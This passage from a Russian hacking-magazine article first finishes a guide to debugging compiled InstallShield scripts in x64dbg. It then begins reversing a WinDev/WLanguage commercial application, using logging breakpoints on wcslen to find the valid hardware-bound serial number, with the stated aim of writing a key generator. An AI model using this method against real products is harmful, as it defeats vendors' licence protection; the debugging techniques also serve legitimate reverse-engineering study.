К сожалению, наши опасения оправдались: в момент интерпретации ушей код уже слегка откомпилирован в таблицу объектов и доступа к исходному коду нет. Вдобавок при отсутствии в коде имен функций и переменных становится как-то грустно — надо придумать, как осуществить хоть какую-то привязку отладчика к декомпилированному коду скрипта.

Первая мысль — поставить условные бряки на вызов обработчика каждой акции с логированием в журнал, благо их всего несколько десятков. Таким образом мы получим хотя бы трассу выполнения определенных участков скрипта, которую, хоть и с большим трудом, можно сопоставить с декомпилированным кодом. Кроме того, можно логировать не все инструкции, а только определенные их группы, необходимые на данный момент. К примеру, в нашей задаче требуется отследить манипуляции с введенной строкой — ставим бряки на акции, которые работают со строками: `CStrLengthCharsAction`, `CStrSubAction`, `CStrFindAction`, `CStrCompareAction`... В итоге получаем трассу вида

```
...
StrSub L"<IFX_PRODUCT_DISPLAY_NAME>"
StrSub L"IFX_PRODUCT_DISPLAY_NAME"
Strlen L"%P"
Strlen L"Please enter your name, the name of the company for which
you work and the product serial number."
StrSub L"<IFX_PRODUCT_DISPLAY_VERSION>"
StrSub L"IFX_PRODUCT_DISPLAY_VERSION"
Strlen L"%VS"
Strlen L"19.03.000"
Strlen L"Please enter your name, the name of the company for which
you work and the product serial number."
Strlen L"<IFX_INSTALLED_DISPLAY_VERSION>"
StrSub L"<IFX_INSTALLED_DISPLAY_VERSION>"
...
```

Это уже серьезно облегчает анализ действий со строками, которые выполняет сам скрипт. Чтобы отследить случаи, когда строки передаются в какие-то внешние библиотеки, поставим бряк с логированием на акцию **`CDLLFuncCallAction`**.



Редактирование точки останова issetup.01784249


Условие остановки: 0
Текст журнала: call dll function {a:[esp+8]}
Условие добавления в журнал:
Текст команды:
Условие для команды:
Имя:
Счетчик остановок: 0
☐ Одиночный ☑ Молча ☐ Возобновлять
Сохранить Отмена

Как видно, трасса при этом стала заметно информативнее:

```
...
call dll function <isrt._DoSprintf>
call dll function <isrt._SetupTraceWrite>
Strlen L"<IFX_PRODUCT_REGISTEREDOWNER>"
StrSub L"<IFX_PRODUCT_REGISTEREDOWNER>"
Strlen L"<IFX_PRODUCT_REGISTEREDOWNER>"
StrSub L"<IFX_PRODUCT_REGISTEREDOWNER>"
StrSub L"IFX_PRODUCT_REGISTEREDOWNER"
call dll function <isrt._DoSprintf>
call dll function <isrt._SetupTraceWrite>
call dll function <isrt._DoSprintf>
call dll function <isrt._SetupTraceWrite>
Strlen L"<IFX_PRODUCT_REGISTEREDCOMPANY>"
StrSub L"<IFX_PRODUCT_REGISTEREDCOMPANY>"
Strlen L"<IFX_PRODUCT_REGISTEREDCOMPANY>"
StrSub L"<IFX_PRODUCT_REGISTEREDCOMPANY>"
StrSub L"IFX_PRODUCT_REGISTEREDCOMPANY"
call dll function <isrt._DoSprintf>
call dll function <isrt._SetupTraceWrite>
call dll function <isrt._DoSprintf>
call dll function <isrt._SetupTraceWrite>
Strlen L"<IFX_PRODUCT_REGISTEREDSERIALNUM>"
StrSub L"<IFX_PRODUCT_REGISTEREDSERIALNUM>"
Strlen L"<IFX_PRODUCT_REGISTEREDSERIALNUM>"
StrSub L"<IFX_PRODUCT_REGISTEREDSERIALNUM>"
StrSub L"IFX_PRODUCT_REGISTEREDSERIALNUM"
call dll function <isrt._DoSprintf>
call dll function <isrt._SetupTraceWrite>
call dll function <isrt._EndDialog>
call dll function <isrt._ReleaseDialog>
...
```

Но все же остается открытым вопрос: как привязать отладку к декомпилированному коду без имен функций и переменных? Оказывается, можно найти и такой способ. Дело в том, что в декомпилированном коде только на первый взгляд все функции безымянные и пронумерованы хаотично. Если ты заметил, каждая функция в своем названии содержит номер, соответствующий номеру в таблице функций, приведенной в начале скрипта.

Этот номер не считается автоматически — он уникален для каждой функции и используется (как я уже писал выше) в акции **`CInternalFuncCallAction`** между опкодом и количеством параметров. Номер можно получить из параметров вызова **`CInternalFuncCallAction`** и логировать его тоже при помощи вот такой точки останова.



Редактирование точки останова issetup.01785456

Условие остановки: 0
Текст журнала: InternalFuncCallAction {[ecx+0x18]}
Условие добавления в журнал:
Текст команды:
Условие для команды:
Имя:
Счетчик остановок: 892
☐ Одиночный ☑ Молча ☐ Возобновлять
Сохранить Отмена

Так мы убиваем сразу двух зайцев. Во-первых, при логировании вызовов **`CInternalFuncCallAction`** и **`CDLLFuncCallAction`** мы осуществляем полную привязку отладки скрипта к декомпилированному коду и в любой точке останова понимаем, внутри какой функции мы остановились. Во-вторых, модифицируя условие точек останова, мы можем организовать останов на любой функции скрипта, где пожелаем.

Таким образом, мы не только разобрались во внутренней структуре инсталляционных скриптов, но и своими руками превратили x64dbg в мощный инструмент отладки скомпилированных установочных скриптов InstallShield. И ничего, что описанная в статье версия InstallShield изрядно устарела, использованные в ней принципы вполне пригодятся для анализа, и ты, при известном желании и сноровке, сможешь отлаживать и реверсировать скрипты, даже опережая создание новых версий декомпиляторов для них. ⊐⊏

РЕВЕРС ПО-ФРАНЦУЗСКИ

Изучаем приложение, написанное на WLanguage в среде WinDev


Иногда в мои руки попадают весьма экзотические продукты, для исследования которых отсутствуют проверенные инструменты, а информации о них в интернете — кот наплакал. Давай разберем именно такой случай и расковыряем приложение, созданное в среде WinDev.

JaboHack

Сегодня мы поговорим о французской компании PC SOFT и ее продукте WinDev — среде для разработки СУБД, а также веб- и мобильных приложений. Несмотря на то что создатели изначально замахивались на кросс-платформенность, продукт получился действительно очень экзотический: он поддерживает всего три национальных языка и за пределами Франции практически неизвестен. Зато, если загуглить по его названию, из выборки картинок можно собрать набор длинноногих девиц для эротического журнала средней степени целомудренности.

Является ли это причиной, почему мировая закулиса усиленно задвигает на задний план продукцию компании и ее фирменный язык программирования WLanguage (или на французский манер — WLangage), — решать тебе, а мы перейдем от лирики к практической задаче.

Итак, у нас есть некое торговое приложение на очень экзотическом языке, при запуске предлагающее ввести серийный номер в ответ на аппаратный ID.




Nr juaj eshte
25136-LAN-71615

Seriali

Слегка нервирует тот факт, что формат кода неясен, а при вводе неправильного значения ничего не происходит от слова совсем. Судя по размеру запускаемого модуля (около 300 Кбайт), это просто лаунчер, не содержащий в себе ничего интересного. Detect It Easy нам тоже не помощник — с такой экзотикой это приложение незнакомо.

Определить принадлежность пациента к нашей поликлинике мы можем лишь по косвенным признакам: в комплект входит библиотека `WD553HF.dll`, которая гуглится как «движок Hyper File версии 5.5 WinDev», а также весьма увесистый файл с расширением `.WDL`, который, по информации с того же сайта, представляет собой основную библиотеку проекта и содержит формы, исполняемый шитый код и прочие используемые ресурсы. И наконец, при беглом просмотре исполняемого файла в Hex-редакторе в юникодном режиме мы видим множественные упоминания WinDev и его служебных библиотек.



```
----   )  (    ##(CXError)-Ressource <%u> vide. LastError = <%u>## ##(CXError)-Ressource <%u> non chargée##    ##(CXError)-Pas de defi
ition d'erreur dans gstErrorDef pour l'identifiant <%u>##   ?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?A?@?@
@?@?@?@?@?@?@?@runas ???????W???????? ?????W??????? ??????? ????????????e ??????????? ???????? ?????????? ???????? ????????  ???
?????????  ????????  ?????????e??????W ????????? ????????W ??????????W ??????? ??????? ????????W?????????W???????????W???????????W??
?????  ??????  ????????e ?????WChargement de la bibliothèque %s a échouée  ?????1?A?@?@?A?A?A?@CLASS_FENATTENTETELECHARGEMENTFW      B
TTON  msctls_progress32 ??????  msimg32.dll ?A?APASV  *?  USER %s OPEN %s:%d  SITE %s:%d  %s:%s %s:%s:%s@%s:%d %s  %s@%s:%d  PASS %s USER
%s@%s:%d WinDev 17.0 CommonFilesDir  Software\Microsoft\Windows\CurrentVersion user32.dll  ??????????Wshell32.dll # Program " /SILENT
/REP="  Password  User  NomInstall  Rep Framework PC SOFT Serveur Cette application a besoin de la version du framework WinDev pour fo
ctionner.
l n'est pas installé sur votre machine.
oulez-vous le télécharger depuis le site pcsoft.fr ? Ce programme a été créé avec une version du framework WinDev plus récente que cel
e qui se trouve sur cette machine.
oulez-vous télécharger la dernière version du framework depuis le site pcsoft.fr ?   Recherche et installation du framework WinDev.
emarque : Vous devez avoir un accès Internet pour le téléchargement.
ucune information ne sera transmise pendant l'opération de téléchargement.
 VersionVI ??????? WinDev Mobile WebDev    SOFTWARE\%s\%s\%s\Common\Folders  EAC1700AS.dll wd170zip.dll  wd170xml dll  wd170xls.dll  w
170trs.dll  wd170syb.dll  wd170std.dll  wd170sqs.dll  wd170sql.dll  wd170rtf.dll  wd170rpl.dll  wd170postgresql.dll wd170prgs.dll wd17
prn.dll  wd170pdf.dll  wd170page.dll wd170ora.dll  wd170oldb.dll wd170ole.dll  wd170obj.dll  wd170nxml.dll wd170net2.dll wd170net1.dll
wd170msql.dll wd170mat.dll  wd170jav.dll  wd170ifmx.dll wd170html.dll WD553HF.dll wd170hf.dll wd170grf.dll  wd170gpu.dll  wd170etat.dl
 wd170db2.dll  wd170db.dll wd170cod.dll  wd170cpl.dll  wd170com.dll  wd170ce.dll wd170barc.dll     ?    ????????  ?   ???????????@ ???
```


Обретенное знание нас мало радует: файл библиотеки `.WDL` при ближайшем рассмотрении оказывается запакован или зашифрован, причем этот Джо настолько неуловим, что нагуглить в паблике декомпилятор для актуальной версии невозможно. Видимо, когда-то давно исходный код WLanguage хранился прямо внутри exe-файла в явном виде (о чем свидетельствует наличие весьма примитивного «декомпилятора», но сейчас эти счастливые времена прошли, и нам снова приходится делать все самостоятельно.

По-хорошему надо бы разобрать формат WDL и написать собственный декомпилятор, но (учитывая чуть менее чем никакую практическую полезность этого экзотического продукта) снова пойдем путем наименьшего сопротивления — попробуем найти код проверки серийного номера и написать его генератор.

Для этого загрузим нашу исследуемую программу в отладчик x32dbg и для начала попробуем проследить судьбу текста, введенного нами в поле серийного номера. К сожалению, контролы у окна приложения сплошь кастомные, поэтому брейк-пойнты на функции `GetWindowText`, `GetDlgItemText` и им подобные здесь совершенно не в тему.

Попробуем совсем тупой способ: введем какой-нибудь запоминающийся серийник типа 0123456789876543210 и поищем его в памяти.

Конечно, он находится в юникодном виде, причем сразу в нескольких десятках мест. Не ленимся поставить точки останова на каждое из них и сразу обламываемся — обращение к этим строкам идет постоянно, причем они непрерывно передаются из переменной в переменную, старые значения затираются, новые плодятся, поэтому отслеживать все ветки совершенно бесполезно. Тем более мы еще даже не нажали кнопку регистрации. Идея изначально была дурацкой, однако в ходе ее проверки мы делаем полезное наблюдение: программа вовсю использует функцию `msvcrt.dll.wsclen`. Не мудрствуя лукаво ставим на нее условную точку останова, чтобы отследить все строки, проходящие через этот «строкомер».




Редактирование точки останова 759CA390 <msvcrt.wcslen>

Условие остановки: 0
Текст журнала: wcslen {s:[esp+4]}
Условие добавления в журнал:
Текст команды:
Условие для команды:
Имя:
Счетчик остановок: 672

☐ Одиночный ☑ Молча ☐ Возобновлять


Нажимаем кнопку регистрации и смотрим в журнал отладчика.



```
wcslen L"0123456789876543210"
wcslen L"Seriali"
wcslen L"Seriali"
wcslen L"Trebuchet MS"
wcslen L"Trebuchet MS"
wcslen L"Trebuchet MS"
wcslen L"0123456789876543210"
wcslen L"0123456789876543210"
wcslen L"0123456789876543210"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"EDT_Seriali"
wcslen L"EDT_Seriali"
wcslen L"EDT_Seriali"
wcslen L"0123456789876543210"
wcslen L"0123456789876543210"
wcslen L"0123456789876543210"
wcslen L"EDT_Seriali"
wcslen L"EDT_Seriali"
wcslen L"EDT_Seriali"
wcslen L"0123456789876543210"
wcslen L"0123456789876543210"
wcslen L"0123456789876543210"
wcslen L"EDT_Edit3"
wcslen L"EDT_Edit3"
wcslen L"EDT_Edit3"
wcslen L"5652029"
wcslen L"5652029"
wcslen L"5652029"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
wcslen L"Regjistro"
```

Легко догадаться, что раз программа проверяет длину всех строк подряд, то в логируемый список вместе с содержимым контролов попадают и их заголовки, и даже их внутренние идентификаторы. Сложив два плюс два, мы легко догадаемся, что идентификатор контрола, в который мы пытаемся вбить серийник, называется `EDT_Seriali` и в окне присутствует некий невидимый нам контрол `EDT_Edit3`, содержимое которого программа дергает при нажатии кнопки регистрации.

Хранящаяся в нем строка 5652029 подозрительно напоминает серийный номер, которым и оказывается при проверке, — введя это значение в поле `EDT_Seriali`, мы обнаруживаем, что именно оно и ожидалось! Это было чересчур просто и даже в некотором роде неспортивно, поэтому попробуем все-таки докопаться, каким образом нам удался этот фокус. Ведь в самом деле, не будем же мы на каждом компьютере (а серийник, напоминаю, зависит от аппаратного ID) заходить в отладчик и искать правильный номер? Для начала попробуем найти самое первое упоминание строки 5652029 с момента запуска приложения. Для этого слегка модифицируем точку останова.




Редактирование точки останова 76D7A390 <msvcrt.wcslen>

Условие остановки: strstr(utf16([esp+4]), "5652029")
Текст журнала: wcslen {s:[esp+4]}
Условие добавления в журнал:
Текст команды:
Условие для команды:
Имя:
Счетчик остановок: 0

☐ Одиночный ☑ Молча ☐ Возобновлять

Перезапускаем программу, затем поэтапно поднимаемся вверх по стеку вызовов, внимательно следя за кодом, из которого вызывается каждая функция. Буквально через несколько шагов мы возвращаемся в код, который не принадлежит ни одному из загруженных модулей, более того, он даже поиском по всем файлам приложения не находится.



